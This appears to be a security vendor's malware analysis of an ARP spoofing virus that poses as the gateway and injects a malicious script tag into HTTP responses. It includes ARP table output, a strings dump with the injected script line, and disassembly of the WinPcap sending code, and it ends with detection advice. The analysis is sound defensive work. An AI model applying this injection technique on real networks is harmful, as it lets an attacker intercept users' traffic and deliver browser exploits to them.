

ARP SPOOFING HTTP INFECTION MALWARE

By Kai Zhang

This year, we've seen many ARP spoofing viruses, also known as ARP cache-poisoning viruses. This type of malware comes in many variants and is widely spread in China. Recently, we uncovered an ARP spoofing virus that exhibits several new features.

The new ARP spoofing virus inserts a malicious URL into the session of an HTTP response, thus including significant malicious content, and then exploits Internet Explorer. At the same time, the virus makes a poisoned host act as an HTTP proxy server. When any machine in the same subnet with the poisoned machine accesses the Internet, the traffic goes through the poisoned machine.

Let's take a detailed look at the features of the latest ARP spoofing virus.

This type of virus replaces the MAC address of the Gateway machine with the MAC address of the poisoned machine. The following screen shows the correct Gateway MAC address:

```
C:\Documents and Settings\Administrator>arp -a

Interface: 10.32.5.50 --- 0x4
Internet Address      Physical Address      Type
10.32.5.1             00-00-00-00-ac-05    dynamic
C:\Documents and Settings\Administrator>
```

Real gateway IP address **Real gateway MAC address**

When we run the ARP spoofing virus, the Gateway MAC address is changed, as shown in the following diagram. The real Gateway MAC address is changed by the poisoned machine to the MAC address of the poisoned machine. Please review the following diagram.

```
C:\Documents and Settings\Administrator>arp -a

Interface: 10.32.5.50 --- 0x4
Internet Address      Physical Address      Type
10.32.5.1             00-0c-29-0b-02-46    dynamic
10.32.5.58            00-0c-29-0b-02-46    dynamic
C:\Documents and Settings\Administrator>
```

Poisoned machine IP address

Real gateway IP address **Poisoned machine MAC address**


Two IP addresses have the same MAC address.

Now let's view a detailed virus analytic report

ARP SPOOFING HTTP INFECTION MALWARE

By Kai Zhang

The following diagram shows the mechanism used by this type of virus. Normally, when we open a Web page, the traffic goes to the Gateway machine directly (see pathway 4). But if the local network is infected by an ARP spoofing virus, the traffic goes through the poisoned machine before it goes to the Gateway, as indicated by pathway 5 and pathway 6 below:



The following steps describe what occurs.

First step: The poisoned machine broadcasts ARP spoofing packets saying "I am the Gateway"

Second step: Each machine in the subnet receives an ARP spoofing packet and updates its ARP table, so the ARP cache is poisoned.

ARP SPOOFING HTTP INFECTION MALWARE

By Kai Zhang

Third step: A machine accesses the Internet through the poisoned machine, then the poisoned machine routes this HTTP packet through the Gateway (the poisoned machine uses a Net driver, such as wpcap.dll or WanPacket.dll, to get network traffic).

Fourth step: The Gateway inserts a malicious URL into the HTTP response packet. Then it sends the malicious packet to the object machine.

In the following code, we see how the virus inserts a malicious link:

```
0000b230 C:\Program Files\Common Files\svchost.exe
0000b3b0 255.255.255.0
0000b3c0 10.xx.xx.58
0000b400 <script src=http://rb.xx.xx.js></script>
0000b840 10.xx.xx.1
0000b850 10.xx.xx.*
0000b983 v 罚 罚
0000b9a0 ether dst 00:0c:xx:xx:02:46 and not dst 10.xx.xx.58
```

subnet information

insert malicious URL

In the shown code above, we can see partial IP address information. The information comes from the author's network environment, which is similar to the following:

0000b3b0 255.255.255.0

subnet mask

0000b3c0 10.xx.xx.58

poisoned machine IP address

0000b840 10.xx.xx.1

correct Gateway address

0000b850 10.xx.xx.*

subnet information

When the virus obtains this data, it scans the local subnet and then sends ARP spoofing packets to machines in the local subnet.

Let's see how the virus implements these functions:

ARP SPOOFING HTTP INFECTION MALWARE

By Kai Zhang

```
push esi
mov esi, ds:GetProcAddress
push offset ProcName ; "CreateIpNetEntry"
push eax ; hModule
call esi ; GetProcAddress
mov dword_40B988, eax
mov eax, hLibModule
push offset aGetbestroute ; "GetBestRoute"
push eax ; hModule
call esi ; GetProcAddress
mov ecx, hLibModule
push offset aSendarp ; "SendARP"
push ecx ; hModule
mov dword_40B984, eax
call esi ; GetProcAddress
mov edx, hLibModule
push offset aGetadaptersinf ; "GetAdaptersInfo"
push edx ; hModule
mov dword_40B3DC, eax
call esi ; GetProcAddress
mov dword_40B860, eax
mov eax, 1
pop esi
retn
```

In the code above, the virus calls a system dll file (iphlpapi.dll) to get general information about the local network adapter. The iphlpapi.dll file is a module containing the functions used by the Windows IP Helper API. When the virus gets the local network adapter information, the virus can make spoofing ARP packet. The following graphic shows detailed code:

E8 AAECFFFF	call kernel32.7C809922
3945 0C	cmp dword ptr ss:[ebp+C],eax
0F84 12600300	je kernel32.7C840C93
8B45 0C	mov eax,dword ptr ss:[ebp+C] iphlpapi.GetAdaptersInfo
5F	pop edi
5B	pop ebx
C9	leave

here, get the local netcard MAC address

We used OllyDbg to trace the virus into the Windows system space, and we obtained the code above. When we introduced this virus here, we needed some background knowledge. The virus uses WinPcap to capture network traffic and insert malicious Web code into the HTTP response.

So what is WinPcap?

WinPcap is the industry-standard tool for link-layer network access in Windows environments. It allows applications to capture and transmit network packets, bypassing the

ARP SPOOFING HTTP INFECTION MALWARE

By Kai Zhang

protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine, and support for remote packet capture.

The ARP spoofing virus calls several functions from the wpcap.dll, as shown here:

(1) int `pcap_loop()`

Collect a group of packets.

(2) int `pcap_sendpacket()`

Send a raw packet.

(3) int `pcap_setfilter()`

Associate a filter to a capture.

(4) int `pcap_compile()`

Compile a packet filter, converting a high-level filtering expression into a program that can be interpreted by the kernel-level filtering engine.

For additional functional details about WinPcap, please see this Web page http://www.winpcap.org/docs/docs_40_2/html/group__wpcapfunc.html.

Note the following picture

 00408144	pcap_loop	wpcap
 00408148	pcap_sendpacket	wpcap
 0040814C	pcap_setfilter	wpcap
 00408150	pcap_compile	wpcap
 00408154	pcap_open_live	wpcap
 00408158	pcap_stats	wpcap
 0040815C	pcap_freealldevs	wpcap
 00408160	pcap_findalldevs	wpcap
 00408164	pcap_close	wpcap

The following code sample includes the malicious code:

ARP SPOOFING HTTP INFECTION MALWARE

By Kai Zhang

```
                                ; CODE XREF: sub_401850+24↑j
lea     edx, [esp+0Ch+var_8]
push   edx
push   esi
call   pcap_setfilter
add    esp, 8
test   eax, eax
jge    short loc_401850
push   offset aErrorSettingTh ; "\n?! Error setting the filter.\n"
push   offset File             ; File
call   _fprintf
add    esp, 8


                                ; CODE XREF: sub_401850+40↑j
pop    esi
add    esp, 8
retn
endp

                                ; sub_401480+144↑j
mov    ecx, [esp+24h+Str]
mov    edx, dword_40B178
push   ecx
push   esi
push   edx
call   pcap_sendpacket
add    esp, 0Ch
test   eax, eax
jge    short loc_401480
push   offset aForwardThreadS ; "?! Forward thread send packet error\n"
call   _printf
add    esp, 4
```

If your local network has the ARP spoofing virus, and if you attempt to access any Web page, the ARP spoofing machine will send a malicious response. If the ARP spoofing virus is in a subnet of the WWW server group, any HTTP response from this subnet will be malicious. If the local network has an ARP spoofing virus, when you open any Web page, the Web page will look something like the following picture:

ARP SPOOFING HTTP INFECTION MALWARE

By Kai Zhang



If an ARP spoofing virus poisons your network, you can use Ethereal to capture network traffic. If one IP address sends ARP broadcast packets continuously, then that IP address is suspicious. You can use the command "arp -a" to review which Gateway MAC address is being used. Confirm whether it is a real Gateway MAC address or not. If it is not a real Gateway MAC address, then you can be certain that you have an ARP spoofing virus in your network. You can use the false Gateway MAC address to find out which is the poisoned machine.

Websense Security customers are protected from such threats because we filter the injected malicious content from reaching the desktop, even if the ARP spoofing virus exists inside of your subnet.